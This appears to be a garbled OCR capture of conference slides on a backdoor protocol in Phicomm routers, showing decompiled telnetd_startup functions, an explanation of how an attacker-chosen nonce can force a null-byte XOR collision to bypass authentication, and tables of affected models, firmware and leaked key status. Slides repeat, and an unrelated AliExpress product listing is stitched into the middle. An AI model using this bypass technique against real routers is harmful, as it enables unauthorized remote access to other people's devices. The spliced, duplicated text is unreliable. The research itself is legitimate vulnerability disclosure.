


```
int rsa_public_decrypt_nonce(void)

{
  RSA *rsa;
  BIGNUM *a;
  int n;
  uint digest_len;
  size_t length_of_decrypted_payload;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,
            "E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C507BF5E7A6BCD724AFA70
            63CA754826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650C
            DB4590C1208B91F688D0393241898C1F05A6D500C7066298C6BA2EF310F6DB2E7AF52829E9F858691"
           );
  rsa->e = a;
  rsa->n = local_18[0];
  memset(&DECRYPTED_NONCE,0,0x20);
  n = RSA_size(rsa);
  digest_len = RSA_public_decrypt(n,&ENCRYPTED_NONCE,&DECRYPTED_NONCE,rsa,3);
  if (digest_len < 0x101) {
    length_of_decrypted_payload = strlen(&DECRYPTED_NONCE);
    n = -(length_of_decrypted_payload < 0x101 ^ 1);
  }
  else {
    n = -1;
  }
  return n;
}
```




```
void generate_random_plaintext(void)

{
  long random_number;
  char *plainchar;
  int i;

  i = 0;
  do {
    random_number = random();
    if (false) {
      trap(7);
    }
    plainchar = &RANDOMLY_GENERATED_PLAINTEXT_at_4149b0 + i;
    i += 1;
    *plainchar = random_number % 0x5d + 0x21;
  } while (i != 0x1f);
  END_OF_PLAINTEXT = 0;
  return;
}
```

Remember that the random secret only contains printable characters.



```
void xor_decrypted_nonce_with_plaintext(void)

{
  byte *pbVar1;
  byte *pbVar2;
  int i;
  byte *pbVar3;

  i = 0;
  do {
    pbVar1 = &DECRYPTED_NONCE + i;
    pbVar2 = &RANDOMLY_GENERATED_PLAINTEXT_at_4149b0 + i;
    pbVar3 = &XORED_MSG_00414b80 + i;
    i += 1;
    *pbVar3 = *pbVar1 ^ *pbVar2;
  } while (i != 0x20);
  return;
}
```


Remember that the random secret is then XORed with the "decrypted" nonce, which we control.



```
void xor_decrypted_nonce_with_plaintext(void)

{
  byte *pbVar1;
  byte *pbVar2;
  int i;
  byte *pbVar3;

  i = 0;
  do {
    pbVar1 = &DECRYPTED_NONCE + i;
    pbVar2 = &RANDOMLY_GENERATED_PLAINTEXT_at_4149b0 + i;
    pbVar3 = &XORED_MSG_00414b80 + i;
    i += 1;
    *pbVar3 = *pbVar1 ^ *pbVar2;
  } while (i != 0x20);
  return;
}
```

Remember that the random secret is then XORed with the "decrypted" nonce, which we control.

So, if we randomly generate a nonce that "decrypts" to an array of bytes that BEGINS with a printable character, then we have a 1-in-94 chance of causing an XOR collision that makes `XORED_MSG_00414b80` *begin with a null byte!*




```
void xor_decrypted_nonce_with_plaintext(void)

{
  byte *pbVar1;
  byte *pbVar2;
  int i;
  byte *pbVar3;

  i = 0;
  do {
    pbVar1 = &DECRYPTED_NONCE + i;
    pbVar2 = &RANDOMLY_GENERATED_PLAINTEXT_at_4149b0 + i;
    pbVar3 = &XORED_MSG_00414b80 + i;
    i += 1;
    *pbVar3 = *pbVar1 ^ *pbVar2;
  } while (i != 0x20);
  return;
}
```

Remember that the random secret is then XORed with the "decrypted" nonce, which we control.

So, if we randomly generate a nonce that "decrypts" to an array of bytes that BEGINS with a printable character, then we have a 1-in-94 chance of causing an XOR collision that makes `XORED_MSG_00414b80` *begin with a null byte!*

As far as the `%s` *format string is concerned, that would make* `XORED_MSG_00414b80` *an EMPTY STRING!*



```
sprintf(xor_str_perm,"%s+PERM",&XORED_MSG_00414b80);
sprintf(xor_str_temp,"%s+TEMP",&XORED_MSG_00414b80);
```

tenable

DEMO TIME


Are other models and firmware versions affected?

Are other models and firmware versions affected?

To find out, I ordered Phicomm's newest consumer router from Amazon, the K3C, and while I waited for it to arrive, I painstakingly scoured Chinese language router hacking forums for as many leaked firmware blobs as I could find.


I identified three different variations of the backdoor protocol.

Reconstructing the History of Phicomm's Backdoor Protocol



MODEL	ARCH	FIRMWARE	BUILD DATE	MARKET	telnetd_startup sha1sum	DEVICE IDENTIFIER
K2	mipsel	22.5.9.163	2017-02-15	Chinese	0c3abfd9a133b5acd4eab1	none
K3	arm	21.5.37.246	2017-05-24	Chinese	040703661103ac36bf8d7f7	none
K3C	mips	32.1.15.93	2017-06-17	Chinese	ae8446fca78443ac9a7184	none
K3C	mips	32.1.22.113	2017-07-24	Chinese	be189e091af8bf249bed9ca	none
K2P	mipsel	20.4.1.7	2017-08-09	Chinese	2d761af8a2c0b07328793c	none
K3C	mips	32.1.26.175	2017-09-19	Chinese	be189e091af8bf249bed9ca	none
K3C	mips	33.1.25.177	2017-09-21	International	be189e091af8bf249bed9ca	none
K2 A7	mipsel	22.6.506.28	2017-12-04	Chinese	57d9ae0ec017fbd21374f73	none
K3C	mips	32.1.45.267	2018-01-26	Chinese	2000b7a80aa866b442fd8f8	K3C_INTELALL_VER_3.0
K3C	mips	32.1.46.268	2018-01-31	Chinese	2000b7a80aa866b442fd8f8	K3C_INTELALL_VER_3.0
K2G A1	mipsel	22.6.3.20	2018-05-07	Chinese	6ff3c24241b5c55a5ec1e90	K2_COSTDOWN__VER_3.0

Reconstructing the History of Phicomm's Backdoor Protocol




MODEL	PUBLIC KEY	PRIVATE KEY	LEAKED	PLAINTEXT CONTROL	XOR SECRET	SALTS	TESTED
K2	CC232B9BB0	9FC8FFBF53A	yes	yes	no	PERP, TEMP	virtual
K3	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K3C	CC232B9BB0	9FC8FFBF53A	yes	yes	no	PERP, TEMP	virtual
K3C	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K2P	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K3C	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K3C	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	hardware
K2 A7	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K3C	E7FFD1A1BB	unknown	no	yes	yes	PERM, TEMP	virtual
K3C	E7FFD1A1BB	unknown	no	yes	yes	PERM, TEMP	virtual
K2G A1	E541A63168C	unknown	no	yes	yes	PERM, TEMP	hardware

tenable

Backdoor Protocol: Version 1

As found on the Phicomm K2 router with firmware version 22.5.9.163 (built in February, 2017).



PHICOMM High Performance K2 100M WIFI 5 Wireless Router 1FE Wan 4FE LAN 5G A C WIFI Router Dual Band 2.4G &5.8G English Firmware

Extra 1% off

C$25.71 ~~C$25.97~~ -1%

Store Discount: Get C$1.37 off orders over C$27.35

Quantity: 1

Additional 1% off (5 Pieces or more)
20 Pieces available


Ships to Canada

Shipping: C$32.22

From China to Canada via AliExpress Standard Shipping

Estimated delivery on Jul 04

75-Day Buyer Protection
Money back guarantee



Decompile: set_ephemeral_keys - (telnetd_startup.k2.22.5.9.163)

